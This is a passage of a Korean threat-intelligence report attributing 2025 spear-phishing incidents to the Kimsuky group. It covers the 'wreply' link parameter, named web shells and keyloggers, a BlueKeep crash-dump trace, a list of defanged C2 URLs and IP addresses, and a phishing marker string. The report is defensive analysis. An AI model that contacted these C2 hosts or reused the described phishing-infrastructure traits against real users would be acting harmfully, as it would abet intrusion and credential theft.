CASE 08	네이버	• WSO Shell • Filesman 웹셸 • 키로거(KLogEXE)	-
CASE 09	네이버	• WSO Shell • Filesman 웹셸 • 키로거(KLogEXE) • myspy	-

2. 주요 항목별 연관성 분석


(1) wreply 파라미터를 통한 피해자 계정명 전달

스피어피싱 인프라의 wreply 파라미터가 포함된 링크를 이메일 본문에 삽입해 피해자의 계정명이 링크 클릭 시점에 전달되는 구조를 갖는다. 이러한 방식은 북한 배후의 사이버 공격 그룹으로 알려진 Kimsuky가 스피어피싱 공격 패턴으로 자주 활용되는 방식으로, 국내 보안 업체의 블로그에서도 동일한 형태의 스피어피싱 공격 유형이 소개된 바 있다.



▲ 지니언스社, "위협 행위자 김수키의 이메일 피싱 캠페인 분석" 일부 발췌

또한, 자사가 확보한 스피어피싱 공격에 활용된 이메일 샘플들을 분석한 결과, 'wreply' 파라미터가 포함된 링크가 존재하는 경우 대다수 Kimsuky 공격 그룹과 연관성이 있는 것으로 확인되었다.



▲ 'wreply' 파라미터 관련 내부 인텔리전스 정보 확인 결과

(2) 발견된 침해지표

자사에서 분석한 침해사고 중 스피어피싱 인프라가 식별된 사례에서는 WSO, Filesman, b374k, Green Dinosaur 등 다양한 웹셸 도구와 KLogEXE 계열의 키로거 및 myspy 악성코드가 반복적으로 확인되었다. 이러한 악성 도구들은 과거 북한 배후 공격 그룹의 침해 사례에서도 사용된 바 있어 공격 주체의 연관성을 시사하는 기술적 정황으로 해석될 수 있다.

CASE 04 사례에서는 크래시 덤프 분석 결과, BlueKeep(CVE-2019-0708)으로 알려진 Windows 원격 데스크톱 프로토콜의 원격 코드 실행 취약점이 사용된 것으로 확인된다. 해당 취약점은 과거 북한 배후 공격 그룹이 초기 침투 단계에서 자주 활용한 것으로 보고된 바 있다.

```
: fffffa80`0bf71a70 00000000`0000001f 00000000`00000000 fffff880`06d09c60 : 0x0
: fffffa80`0bb99950 fffff880`0398b18f 00000000`00000000 fffffa80`0c0136f0 : termdd!IcaChannelInputInternal+0x17f
: fffff8a0`025b01d0 fffff8a0`025b01d0 00000000`00000000 fffff8a0`025b03a8 : termdd!IcaChannelInput+0xdd
: fffffa80`0b422d38 fffffa80`0c0136f0 00000000`00000001 00000000`00000000 : RDPWD!HandleDisconnectProviderUlt+0xe2
: 00000000`00000009 fffffa80`0c0136f5 00000006`00000017 fffff880`069120a9 : RDPWD!RecognizeMCSFrame+0x50
: fffff8a0`028e7000 fffffa80`0bb99950 fffffa80`0d457690 fffff880`06910f00 : RDPWD!MCSIcaRawInputWorker+0x3d4
: 00000000`00000000 fffff880`06d09eb0 fffff880`06d09ea8 fffffa80`0c0136b0 : termdd!IcaRawInput+0x50
: fffffa80`0000016b 00000000`00000000 00000000`00000000 fffffa80`0c013660 : tssecsrv!CRawInputDM::PassDataToServer+0x2c
: fffffa80`0b7f2801 fffff880`00000000 fffffa80`00000009 fffff880`00000000 : tssecsrv!CFilter::FilterIncomingData+0xc9
: 00000000`00000000 fffffa80`0c4a0e00 00000000`00000000 00000000`00000000 : tssecsrv!ScrRawInput+0x82
: fffffa80`0bd422f0 fffffa80`0c0134b8 00000000`00000103 fffffa80`0bd422f0 : termdd!IcaRawInput+0x50
: 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : tdtcp!TdInputThread+0x465
```

▲ CASE 04에서 확인된 BlueKeep 취약점 악용 정황

또한, 악성파일 분석 과정에서 식별된 명령 제어(C2) 서버 중 일부는 과거 북한 배후 공격 그룹이 운영한 것으로 알려진 도메인, IP 대역을 사용하는 것으로 확인되었다. 이는 악성파일뿐 아니라 인프라 수준에서도 Kimsuky와의 연관 가능성을 높이는 정황으로 해석된다. 아래는 분석 대상 악성파일에서 확인된 명령 제어 URL 또는 IP 목록이다.

번호	악성파일에서 확인된 명령 제어 URL 또는 IP	출처
1	38.180.157.197	CASE 03
2	23.88.125.20	CASE 03
3	hxxp://mail.apollo-page.r-e[.]kr	CASE 04
4	hxxp://www.succ.alla.powresh.targetuplo.kro[.]kr/login/mana.php	CASE 06
5	hxxp://9z01d8.mypressonline[.]com/dn.php	CASE 06
6	hxxp://www.vic.apollo-star7.kro[.]kr/login/img/show.php?_Dom=9	CASE 06
7	hxxp://superworkss.maxjjw.gethompy[.]com/images/png/show.php?query=1	CASE 06 CASE 09
8	106.240.105.174:8090	CASE 09
9	112.216.106.170:5555	CASE 09

다음은 국내외 여러 공개 위협 인텔리전스 보고서 및 분석 자료에서 확인된 북한 배후 공격 그룹 관련 침해지표들과 본 사례에서 공통적인 부분을 정리한 내용이다.


번호	업체명	제목	공개일자	관련 내용
1	안랩	APT그룹 추적 보고서 – Larva-24005[2]	2025-04-14	• BlueKeep 취약점 악용 • myspy 악성코드
2	Unit42	Unraveling Sparkling Pisces's Tool Set: KLogEXE and FPSpy[3]	2024-09-26	• 키로거(KLogEXE) • 공격자 C2 서버
3	resilence	APT Group Kimsuky Targets University Researchers	2024-08-07	• Green Dinosaur
4	안랩	Operation Covert Stalker : Kimsuky 조직의 피싱, 악성코드 유포 등 해킹 활동에 대한 17개월의 추적과 분석[4]	2023-11-01	• BlueKepp 취약점 악용 • Green Dinosaur
5	안랩	Kimsuky 그룹의 xRAT(Quasar RAT) 유포 정황[5]	2022-01-28	• Quasa RAT

(3) 피싱 인프라 내 특정 식별 문자열(Million OK!!!!) 활용

CASE 07 사례의 분석 과정에서 피싱 인프라의 index.php 페이지에서 'Million OK!!!'라는 문자열이 확인되었다. 해당 문구는 일반적인 웹 페이지 구성 요소나 사용자 안내 메시지와는 거리가 있으며, 공격자가 피싱 인프라 내 정상 동작 여부를 판단하거나 공격 흐름을 제어하기 위해 삽입한 식별 문자열로 해석된다.


이와 유사한 구성은 Hunt.io의 분석 보고서[6]에도 동일하게 언급되었으며, 해당 보고서에서는 "Million OK!!!!"가 북한 배후 공격 그룹이 운영하는 피싱 페이지에서 반복적으로 식별되는 고정 문자열 중 하나로, 공격 성공 여부를 추적하거나 공격 흐름 상 특정 조건이 만족되었을 때 출력되도록 구성된 코드라고 분석했다.

2) https://asec.ahnlab.com/ko/87453/
3) https://unit42.paloaltonetworks.com/kimsuky-new-keylogger-backdoor-variant/
4) https://image.ahnlab.com/atip/content/atcp/2023/10/20231101_Kimsuky_OP.-Covert-Stalker.pdf
5) https://asec.ahnlab.com/ko/30953/
6) https://hunt.io/blog/million-ok-naver-facade-kimsuky-tracking



▲ CASE 07 사례에서 확인된 index.php 파일 내용

실제로 해당 문자열은 Criminal IP, Shodan 등과 같은 OSINT 검색을 통해 쉽게 확인 가능하며, 이와 같이 공격자가 인프라 확인을 위해 활용했을 것으로 추정된다.



▲ Criminal IP에 'Million OK!!!!' 문자열 검색 결과

05 결론

2025년 상반기 동안 국내에서 발생한 여러 침해사고를 종합적으로 분석한 결과, 북한 배후의 공격 그룹과 연관된 것으로 추정되는 스피어피싱 기반의 공격 활동이 지속적으로 수행되고 있는 것으로 확인되었다. 본 보고서에서는 공격에 활용된 피싱 인프라의 구성 방식과 특징을 중심으로, 자사에서 식별한 실제 침해사고 사례들을 유형화하고 각 유형의 구조적 특성과 동작 방식, 탈취 정보의 전달 방식 등을 분석했다.

피해자의 계정명을 이메일 링크에 직접 삽입하는 wreply 파라미터의 사용, WSO, Filesman, b374k, Green Dinosaur 등 공개 웹셸 도구와 KLogEXE 및 myspy 계열의 악성코드를 반복적으로 사용하는 공격 패턴, 그리고 BlueKeep(CVE-2019-0708) 취약점을 활용한 초기 침투 정황은 모두 과거 북한 배후 공격 그룹의 침해 사례들과 높은 유사성을 보인다. 더불어, 서로 다른 침해 인프라 간 원격 데스크탑 프로토콜(RDP)을 통한 접근 흐름이 식별되었고, 일부 사례에서는 피싱 인프라의 index.php 페이지에 'Million OK !!!!'와 같은 식별 문자열이 포함되어 있는 정황도 확인되었다. 이는 피싱 인프라의 정상 동작 여부를 공격자가 수동으로 확인하거나, 특정 조건 만족 여부를 감지하기 위한 일종의 시그널로 활용된 것으로 해석되며, 동일한 문자열이 다른 인프라에서도 반복적으로 관찰되고 있다는 점에서 위협 행위자의 고유한 패턴으로 간주될 수 있다.

악성파일 분석 과정에서 확인된 명령 제어(C2) 서버 역시 과거 북한 배후 공격 그룹이 활용한 것으로 알려진 도메인 또는 IP 대역과 중복되는 사례가 존재했다. 이러한 기술적 정황과 인프라 특성은 공격 그룹이 반복적으로 인프라를 재활용하고 있음을 강하게 시사한다. 실제로 본 보고서에서 식별한 주요 기술적 지표와 피싱 인프라의 구성 요소는 국내외 보안 업체의 위협 인텔리전스 보고서에서 북한 배후 공격 그룹과 연관되어 공개된 사례들과 다수의 공통점을 보이며, 위협 행위자의 식별에 있어 중요한 판단 근거가 된다.

이러한 분석 결과는 스피어피싱 공격에 대한 기존 대응 체계의 한계를 재점검하고, 보다 정교하고 구조적인 인텔리전스 기반 대응 전략의 필요성을 뒷받침한다. 공격자는 단순히 악성파일을 유포하는 것을 넘어, 사회공학 기법과 실제 로그인 흐름을 모방한 위장 페이지, 그리고 국내 서버를 침해해 구성한 인프라를 조합함으로써 탐지를 회피하고 장기적인 침투 거점을 확보하고 있다. 따라서 단편적인 파일 해시나 IP 기반 탐지 방식만으로는 이러한 공격을 효과적으로 차단하기 어렵다. 보다 실효적인 대응을 위해서는 이메일 내 파라미터 구조, 피싱 페이지의 구성 방식, 탈취 정보의 저장 및 전송 흐름 등 인프라의 전반적인 기술적 특성을 종합적으로 분석하고, 이를 기반으로 위협 행위자의 TTP를 추적할 수 있는 역량이 필요하다.

향후에도 공격자들은 스피어피싱을 주요 침투 수단으로 활용하는 전술을 지속할 가능성이 높다. 이에 따라 조직 내부에서는 전술의 정교화에 대비한 탐지 룰과 대응 정책을 지속적으로 갱신하고, 외부 인텔리전스와의 연계를 통해 공격자의 전술 및 인프라 활용 방식의 변화를 실시간으로 추적할 수 있는 기반을 마련해야 할 것이다. 본 보고서에서 제시한 스피어피싱 인프라의 구조적 분석과 침해 사례 기반 식별 정보는 그러한 위협 대응 역량을 강화하는 데 유의미한 참고 자료로 활용될 수 있을 것이다.